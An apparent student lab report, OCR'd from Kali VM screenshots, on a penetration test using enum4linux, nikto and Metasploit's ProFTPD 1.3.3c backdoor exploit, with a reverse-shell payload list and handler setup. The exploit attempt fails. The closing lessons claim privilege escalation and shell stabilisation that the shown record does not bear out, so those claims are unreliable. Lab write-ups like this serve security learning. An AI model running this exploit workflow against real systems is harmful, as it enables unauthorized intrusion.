

Windows 11 x64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sea...
My Computer
Windows 11 x64
Windows 11 x64
Apps Places
Jun 3 14:45
1% 53% 0.0 kB 0.0 kB
chinmay@kali: ~
chinmay@kali: ~
chinmay@kali: ~
chinmay@kali: ~
root@kali: /home/chinmay
root@kali: /home/chinmay
chinmay@kali: ~
┌──(chinmay㉿kali)-[~]
└─$ enum4linux -a 192.168.233.2
Starting enum4linux v0.9.1 (http://labs.portcullis.co.uk/application/enum4linux/) on Tue Jun 3 14:42:51 2025
========================(Target Information)========================
Target 192.168.233.2
RID Range 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
=====================(Enumerating Workgroup/Domain on 192.168.233.2)=====================
[E] Can't find workgroup/domain
============================(Nbtstat Information for 192.168.233.2)============================
Looking up status of 192.168.233.2
No reply from 192.168.233.2
==================================(Session Check on 192.168.233.2)==================================
[E] Server doesn't allow session using username '', password ''. Aborting remainder of tests.
┌──(chinmay㉿kali)-[~]
└─$ nikto -h http://192.168.233.2
- Nikto v2.5.0


+ 0 host(s) tested
┌──(chinmay㉿kali)-[~]
└─$
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Search
ENG IN
14:45 03-06-2025

3. Exploitation


Windows 11 x64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sea...
My Computer
Windows 11 x64
Windows 11 x64
Apps Places
Jun 3 12:51
4% 53% 0.0 kB 0.0 kB
chinmay@kali: ~
chinmay@kali: ~
chinmay@kali: ~
chinmay@kali: ~
┌──(chinmay㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session
=[metasploit v6.4.50-dev]
+ -- --=[2496 exploits - 1283 auxiliary - 431 post]
+ -- --=[1610 payloads - 49 encoders - 13 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Search
ENG
IN
12:51
03-06-2025



Windows 11 x64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sea...
My Computer
Windows 11 x64
Windows 11 x64
Apps Places
Jun 3 12:55
chinmay@kali: ~
chinmay@kali: ~
chinmay@kali: ~
chinmay@kali: ~
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search exploit ProFTPD 1.3.3c
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/proftpd_133c_backdoor 2010-12-02 excellent No ProFTPD-1.3.3c Backdoor Command Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor
msf6 > use 0
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options
Module options (exploit/unix/ftp/proftpd_133c_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.233.254
RHOSTS => 192.168.233.254
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Search
ENG IN
12:55 03-06-2025


Windows 11 x64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sea...
My Computer
Windows 11 x64
Windows 11 x64
Apps Places
Jun 3 12:56
chinmay@kali: ~
chinmay@kali: ~
chinmay@kali: ~
chinmay@kali: ~
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options
Module options (exploit/unix/ftp/proftpd_133c_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.233.254 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads
Compatible Payloads
Name Disclosure Date Rank Check Description
0 payload/cmd/unix/adduser . normal No Add user with useradd
1 payload/cmd/unix/bind_perl . normal No Unix Command Shell, Bind TCP (via Perl)
2 payload/cmd/unix/bind_perl_ipv6 . normal No Unix Command Shell, Bind TCP (via perl) IPv6
3 payload/cmd/unix/generic . normal No Unix Command, Generic Command Execution
4 payload/cmd/unix/reverse . normal No Unix Command Shell, Double Reverse TCP (telnet)
5 payload/cmd/unix/reverse_bash_telnet_ssl . normal No Unix Command Shell, Reverse TCP SSL (telnet)
6 payload/cmd/unix/reverse_perl . normal No Unix Command Shell, Reverse TCP (via Perl)
7 payload/cmd/unix/reverse_perl_ssl . normal No Unix Command Shell, Reverse TCP SSL (via perl)
8 payload/cmd/unix/reverse_ssl_double_telnet . normal No Unix Command Shell, Double Reverse TCP SSL (telnet)
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Search
ENG IN
12:56 03-06-2025


Windows 11 x64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sea...
My Computer
Windows 11 x64
Windows 11 x64
Apps Places
Jun 3 13:02
4% 55% 0.0 kB 0.0 kB
chinmay@kali: ~
chinmay@kali: ~
chinmay@kali: ~
chinmay@kali: ~
ether 00:0c:29:3e:1f:c5 txqueuelen 1000 (Ethernet)
RX packets 29010 bytes 29763203 (28.3 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 16526 bytes 1750438 (1.6 MiB)
TX errors 0 dropped 5 overruns 0 carrier 0 collisions 0
device interrupt 18 memory 0xfd4a0000-fd4c0000
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 54 bytes 8134 (7.9 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 54 bytes 8134 (7.9 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
ether 02:2e:ea:b7:19:15 txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
wlan1: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
ether 6a:a4:3f:77:28:e4 txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set lhost 192.168.233.133
lhost => 192.168.233.133
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP double handler on 192.168.233.133:4444
[-] 192.168.233.254:21 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.233.254:21) timed out.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP double handler on 192.168.233.133:4444
[-] 192.168.233.254:21 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.233.254:21) timed out.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Search
ENG IN
13:02 03-06-2025

In exploitation... There is an unexpected error ... I researched about it but couldn’t configure the error so I didn’t get the shell

4. Post Exploitation


Mware Workstation
Tabs Help
Windows 11 x64
Apps Places
Jun 3
root@kali: /hom
chinmay@kali: ~
chinmay@kali: ~
chinmay@kali:
┌──(chinmay㉿kali)-[~]
└─$ sudo su
[sudo] password for chinmay:
┌──(root㉿kali)-[/home/chinmay]
└─# whoami
root
┌──(root㉿kali)-[/home/chinmay]
└─# id
uid=0(root) gid=0(root) groups=0(root)
┌──(root㉿kali)-[/home/chinmay]
└─# uname -a
Linux kali 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64 GNU/Linux
┌──(root㉿kali)-[/home/chinmay]
└─#
move the mouse pointer inside or press Ctrl+G.
Search

- **Lesson learned**

  This project provided valuable hands-on experience in ethical hacking and penetration testing. I learned how to systematically approach a target system—starting with reconnaissance to identify active hosts and open ports using tools like Nmap. The enumeration phase taught me the importance of gathering detailed information about system configurations, users, and services to identify potential vulnerabilities.During the exploitation phase, I understood how attackers

leverage known vulnerabilities to gain unauthorized access, especially using frameworks like Metasploit. Post-exploitation activities gave me insight into how attackers can escalate privileges, maintain access, and extract sensitive data. I also learned how to stabilize and upgrade a reverse shell using Python for better control of the compromised system.

Suggestion for defence

1. *Regular Scanning*: Use Nmap, IDS/IPS to detect unauthorized activity.

2. *Service Hardening*: Disable unused services, keep software updated.

3. *Strong Auth*: Enforce strong passwords, MFA, least privilege.

4. *Patching*: Regularly apply security patches.

5. *Logging & Alerts*: Enable logging, set up alerts for suspicious activity

6. *WAFs*: Protect web services from malicious traffic.